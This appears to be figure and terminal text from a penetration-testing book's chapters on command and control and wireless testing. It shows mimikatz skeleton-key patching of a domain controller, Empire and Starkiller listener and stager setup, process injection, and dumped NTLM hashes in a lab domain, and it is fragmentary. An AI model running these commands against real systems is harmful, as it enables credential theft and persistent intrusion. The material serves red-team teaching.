End Time: 8/29/2031 8:57:30 (local)
Renew Time: 8/29/2031 8:57:30 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called:

```



Silver Ticket


```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started


mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 580 -> 00/00 [0-0-0]

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # !-
[+] 'mimidrv' service stopped
[+] 'mimidrv' service removed
```



Chapter 12: Delving into Command and Control Tactics



```
[*] Initializing plugin ...
[*] Doing custom initialization ...
[*] Loading Empire C# server plugin
[*] Registering plugin with menu ...
[*] Empire starting up ...
[*] Starting Empire RESTful API on 0.0.0.0:1337
[*] Starting Empire SocketIO on 0.0.0.0:5000
[*] Testing APIs
[+] Empire RESTful API successfully started
[+] Empire SocketIO successfully started
[*] Cleaning up test user
Server > █
```

```
16  another-one:
17      host: https://localhost
18      port: 1337
19      socketport: 5000
20      username: empireadmin
21      password: password123
22  Empire-Server:
23      host: https://172.30.1.30
24      port: 1337
25      socketport: 5000
26      username: empireadmin
27      password: password123
28  shortcuts:
```

```
(Empire) > connect -c Empire-Server █
localhost
other-server
another-one
Empire-Server
```

EMPIRE

392 modules currently loaded

0 listeners currently active

0 agents currently active

[*] Connected to Empire-Server

(Empire) > █

Connected to the
remote Empire server

Connected to https://172.30.1.30:1337. 0 agents. 1 unread messages.

(Empire) > admin

(Empire: admin) > user_list

Users

ID	Username	Admin	Enabled	Last Logon Time
1	empireadmin	True	True	2021-09-08 10:06:00 EDT (11 minutes ago)

(Empire: admin) > create_user NewUser1 Password123

[*] Added user: NewUser1

(Empire: admin) > user_list

Users

ID	Username	Admin	Enabled	Last Logon Time
1	empireadmin	True	True	2021-09-08 10:06:00 EDT (13 minutes ago)
2	NewUser1	False	True	2021-09-08 10:19:31 EDT (2 seconds ago)

(Empire: admin) > disable_user 2

[*] Disabled user: NewUser1

(Empire: admin) > user_list

Users

ID	Username	Admin	Enabled	Last Logon Time
1	empireadmin	True	True	2021-09-08 10:06:00 EDT (16 minutes ago)
2	NewUser1	False	False	2021-09-08 10:22:28 EDT (2 seconds ago)


```
(Empire) > listeners
```

ID	Name	Module	Listener Category	Created At	Enabled
1	DClistener	http	client_server	2021-09-08 09:21:39 EDT (a minute ago)	True

[illegible]

```
(Empire: agents) > agents
```

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
3	2N534EK6*	powershell	192.168.42.22	REDTEAMLAB\sqliadmin	powershell	2028	5/0.0	2021-09-08 09:34:52 EDT (3 seconds ago)	DClistener

```
(Empire: agents) > interact 2N534EK6
(Empire: 2N534EK6) > help
```

Help Options

Name	Description	Usage
display	Display an agent property	display <property_name>
download	Tasks an the specified agent to download a file.	download <file_name>
help	Display the help menu for the current menu	help
history	Display last number of task results received.	history [<number_tasks>]
info	Display agent info.	info

```
(Empire: 2N534EK6) > info
```

Agent Options

ID	3
architecture	AMD64
checkin_time	2021-09-08T13:33:46+00:00
children	
delay	5
external_ip	192.168.42.22
functions	
high_integrity	1
hostname	DC1
internal_ip	192.168.42.22


```
(Empire: 2N534EK6) > bypassuac DCListener
[*] Tasked 2N534EK6 to run Task 1
[*] Task 1 results received
Job started: NP2G83
[*] Task 1 results received
[!] Not in a medium integrity process!

(Empire: 2N534EK6) > display high_integrity
high_integrity is 1
```

```
(Empire: 2N534EK6) > shell ipconfig
[*] Tasked 2N534EK6 to run Task 2
[*] Task 2 results received
Description      : Intel(R) PRO/1000 MT Desktop Adapter
MACAddress       : 08:00:27:DB:36:A3
DHCPEnabled      : True
IPAddress        : 192.168.42.22, fe80::4005:e8e7:830c:6ccf
IPSubnet         : 255.255.255.0, 64
DefaultIPGateway :
DNSServer        : 127.0.0.1
DNSHostName      : DC1
DNSSuffix        : redteamlab.local
```

```
(Empire: 2N534EK6) > mimikatz
[*] Tasked 2N534EK6 to run Task 4
[*] Task 4 results received
Job started: CKSAF1
[*] Task 4 results received
Hostname: DC1.redteamlab.local / S-1-5-21-634716346-3108032190-2057695417

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 174412 (00000000:0002a94c)
Session           : Interactive from 1
User Name         : sqladmin
Domain           : REDTEAMLAB
Logon Server      : DC1
Logon Time        : 9/8/2021 6:15:41 AM
SID               : S-1-5-21-634716346-3108032190-2057695417-1106

msv :
  [00000003] Primary
  * Username : sqladmin
  * Domain   : REDTEAMLAB
  * NTLM     : a6f05e37b3fa335e5a086d53467099c5
```

(Empire: 2N534EK6) > credentials

Credentials

ID	CredType	Domain	UserName	Host	Password/Hash
1	hash	REDTEAMLAB	sqladmin	DC1	a6f05e37b3fa335e5a086d53467099c5
2	hash	REDTEAMLAB	DC1\$	DC1	cb7b254f129981ca3ae74d21ef3a9ac4

(Empire: credentials) > interact 2N534EK6

(Empire: 2N534EK6) > shell ps

[*] Tasked 2N534EK6 to run Task 5

[*] Task 5 results received

PID	ProcessName	Arch	UserName	MemUsage
0	Idle	x64	N/A	0.01 MB
4	System	x64	N/A	0.13 MB
88	Registry	x64	NT AUTHORITY\SYSTEM	22.37 MB
260	smss	x64	NT AUTHORITY\SYSTEM	0.03 MB
288	svchost	x64	NT AUTHORITY\LOCAL SERVICE	8.96 MB
316	svchost	x64	NT AUTHORITY\NETWORK SERVICE	10.81 MB
320	svchost	x64	NT AUTHORITY\LOCAL SERVICE	1.63 MB
352	csrss	x64	NT AUTHORITY\SYSTEM	0.67 MB
372	taskhostw	x64	REDTEAMLAB\sqladmin	1.68 MB
428	wininit	x64	NT AUTHORITY\SYSTEM	0.11 MB
436	csrss	x64	NT AUTHORITY\SYSTEM	1.39 MB
440	svchost	x64	NT AUTHORITY\LOCAL SERVICE	10.82 MB
492	winlogon	x64	NT AUTHORITY\SYSTEM	7.07 MB

(Empire: 2N534EK6) > psinject DCListener 3140

[*] Tasked 2N534EK6 to run Task 6

[*] Task 6 results received

Job started: TDPS1G

[+] New agent YZWLF3TE checked in

[*] Sending agent (stage 2) to YZWLF3TE at 192.168.42.22

(Empire: 2N534EK6) >

(Empire: 2N534EK6) > agents

Agents

ID	Name	Language	Internal IP	Username	Process	PID
3	2N534EK6*	powershell	192.168.42.22	REDTEAMLAB\sqladmin	powershell	2028
4	YZWLF3TE	powershell	192.168.42.22	REDTEAMLAB\sqladmin	explorer	3140

```

(Empire: 2N534EK6) > interact 2N534EK6
(Empire: 2N534EK6) > shell
[*] Exit Shell Menu with Ctrl+C
(2N534EK6) C:\Windows\system32 > cd ..
(2N534EK6) C:\Windows\system32 > cd ..
(2N534EK6) C:\Windows > cd ..
(2N534EK6) C:\ > ls


```

Mode	Owner	LastWriteTime	Length	Name
d--hs-	NT AUTHORITY\SYSTEM	2021-05-29 11:37:55Z	None	\$Recycle.Bin
d-----	BUILTIN\Administrators	2021-06-05 12:44:24Z	None	CorporateFileShare
d--hsl	NT AUTHORITY\SYSTEM	2021-05-29 11:33:33Z	None	Documents and Settings
d-----	NT AUTHORITY\SYSTEM	2018-09-15 00:19:00Z	None	PerfLogs
d-r---	NT SERVICE\TrustedInstaller	2021-05-29 11:40:50Z	None	Program Files
d-----	NT SERVICE\TrustedInstaller	2021-05-29 11:37:38Z	None	Program Files (x86)
d--h--	NT AUTHORITY\SYSTEM	2021-08-22 13:27:17Z	None	ProgramData
d--hs-	BUILTIN\Administrators	2021-05-29 11:33:48Z	None	Recovery
d-----	BUILTIN\Administrators	2021-06-05 12:48:28Z	None	Shares
d--hs-	BUILTIN\Administrators	2021-05-29 09:38:20Z	None	System Volume Information
d-r---	NT AUTHORITY\SYSTEM	2021-08-27 17:32:22Z	None	Users
d-----	NT SERVICE\TrustedInstaller	2021-08-22 13:21:27Z	None	Windows
-a-hs-	None	2021-09-08 06:54:23Z	865353728	pagefile.sys

```

(2N534EK6) C:\ > exit
(Empire: 2N534EK6) >

```



Url

SocketIO: wss://localhost:5000

Username

Password

☒ Remember URL and Username



Starkiller
1.9.0-Kali



Listeners



Stagers



Agents



Modules



Credentials



Reporting



Users



Plugins



Users

REFRESH 

CREATE 

Id	Name	Last Logon	Actions
1	<u>empireadmin</u>	2 days ago	☒ Enabled
2	<u>NewUser1</u>	2 days ago	☒ Enabled



Users / NewUser1

SUBMIT

Edit User

Username

NewUser1

Password



Confirm Password



Users / New

SUBMIT

New User

Username

Password

Confirm Password

Modules

Search

Name	Language	Needs Admin	Opsec Safe	Background	Techniques
powercat/powercat	python	☐	☒	☒	T1046
powercat/powercat	python	☐	☐	☐	T1548
powercat/powercat	python	☐	☐	☒	T1068
powercat/powercat	python	☐	☒	☐	T1046
powercat/powercat	python	☐	☒	☒	T1088
powercat/powercat	python	☒	☐	☐	T1103
powercat/powercat	python	☐	☐	☒	T1088
powercat/powercat	python	☐	☒	☒	T1003

Listeners / New

SUBMIT

New Listener

Type

dbx

http

http_com

http_foreign

http_hop

http_malleable

http_mapi



Listeners / New

SUBMIT

New Listener

Author: @harmj0y

Type
http

Name
http

Host
http://192.168.42.20

Port
1336

BindIP
0.0.0.0

Name for the listener.

Hostname/IP for staging.

Port for the listener.

The IP to bind to on the control server.



Stagers / New

SUBMIT

New Stager

Type

multi/bash
multi/launcher
multi/macro
multi/pyinstaller
multi/war
osx/applescript



Stagers / multi/launcher

SUBMIT

New Stager

Author: @harmj0y

Type
multi/launcher

StarkillerName
multi/launcher

A name only stored client side in Starkiller

Listener
http

Listener to generate stager for.

Language
powershell

Language of the stager to generate.



Stagers

CREATE +

☐	Name	Listener	Type	Language	Created At	Actions
☐	multi/launcher	http	multi/launcher	powershell	a few seconds ago	Copy to Clipboard Copy Delete

Copy the Stager code into the clipboard memory



Stagers

CREATE +

☐	Name	Listener	Type	Language	Created At	Actions
☐	multi/launcher	http	multi/launcher	powershell	3 minutes ago	Download Copy Delete
☐	windows/launcher.bat	http	windows/launcher.bat	powershell	a few seconds ago	Download Copy Delete

Download the Stager file



Agents


REFRESH ↻

Hide Stale Agents

New Agent 'LUMX8DH4' callback! VIEW X

☐	Name	Last Seen	First Seen	Hostname	Process	Internal IP	Actions
☐	LUMX8DH4	a few seconds ago	a few seconds ago	DC1	powershell	192.168.42.22	

Rows per page: 15 1-1 of 1



Agents / LUMX8DH4

INTERACT

FILE BROWSER

TASKS

VIEW

Task ID ↓

Task Command

User

4

function Invoke-Watson { \$...

empireadmin

Task Command:

```
function Invoke-Watson
{
    $base64binary="TVqQAAMAAAAEAAAA//8AALGAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAA"

```

Task Result:

```

      _
     / \  \  \  _ |  |  _  _  _
    \  \  \  \  |  |  |  \  \  \
     \  \  /  ( |  |  \  \  \  |  |
      \  \  \  |  |  \  \  \  |  |
       \  \  \  |  |  \  \  \  |  |

                                v2.0

                        @_RastaMouse

[*] OS Build Number: 17763
[*] Enumerating installed KBs...

[!] CVE-2019-1315 : VULNERABLE
[>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-eop.html

[!] CVE-2019-1385 : VULNERABLE
[>] https://www.youtube.com/watch?v=K6gHnr-VkAg

[!] CVE-2019-1388 : VULNERABLE
[>] https://github.com/jas502n/CVE-2019-1388

```

 Agents / LUMX8DH4 

INTERACT	FILE BROWSER	TASKS	VIEW
	Session ID	LUMX8DH4	
	Name	LUMX8DH4	
	External IP	192.168.42.22	
	Internal IP	192.168.42.22	
	Host Name	DC1	
	Username	REDTEAMLAB\sqladmin	
	Listener	http	

Agents / LUMX8DH4

INTERACT

FILE BROWSER

TASKS

VIEW

C:\

PAGEFILE.SYS

\$RECYCLE.BIN

CORPORATEFILESHARE

DOCUMENTS AND SETTINGS

PERFLOGS

PROGRAM FILES

PROGRAM FILES (X86)

PROGRAMDATA

RECOVERY

SHARES

SYSTEM VOLUME INFORMATION

USERS

WINDOWS

Credentials

REFRESH


CREATE

☐	Id	CredType	Username	Password	Domain	Host	Actions
☐	1	hash	sqladmin	a6f05e37b3fa335e5a086d53467099c5	REDTEAMLAB	DC1	⋮
☐	2	hash	DC1\$	cb7b254f129981ca3ae74d21ef3a9ac4	REDTEAMLAB	DC1	⋮


Reporting						
	Agent	Task ID	Event Type	Task Command	User	Timestamp ↓
▼	LUMX8DH4	4	task	function Invoke-Watson { \$...	empireadmin	5 minutes ago
▼	LUMX8DH4	3	task	C:\	empireadmin	6 minutes ago
▼	LUMX8DH4	2	task	ipconfig	empireadmin	8 minutes ago
▼	LUMX8DH4	1	task	/	empireadmin	9 minutes ago
▼	LUMX8DH4		checkin			11 minutes ago
▼	7YUVRE5K	3	task		empireadmin	12 minutes ago
▼	7YUVRE5K	2	task	\$RegPath = 'HKLM:\Software\Mic...	empireadmin	2 days ago
▼	7YUVRE5K	1	task	\$RegPath = 'HKLM:\Software\Mic...	empireadmin	2 days ago
▼	7YUVRE5K		checkin			2 days ago
▼	ML83K7H4	2	task		empireadmin	2 days ago




Chapter 13: Advanced Wireless Penetration Testing

Standard	Frequency	Max. Data Rate	Year Introduced
IEEE 802.11	2.4 GHz	2 Mbps	1997
IEEE 802.11b	2.4 GHz	11 Mbps	1999
IEEE 802.11a	5 GHz	54 Mbps	1999
IEEE 802.11g	2.4 GHz	54 Mbps	2003
IEEE 802.11n	2.4 GHz & 5 GHz	300 Mbps	2009
IEEE 802.11ac	5 GHz	1 Gbps	2013
IEEE 802.11ax	2.4 GHz & 5 GHz	9.6 Gbps	2019



	2.4 GHz	5 GHz
Range	Better	Good
Signal strength	Better	Good
Bandwidth	Good	Better
Interference	Most	Less





```
kali@kali:~$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:off
```

```
kali@kali:~$ sudo airmon-ng start wlan0
```

```
PHY      Interface      Driver      Chipset
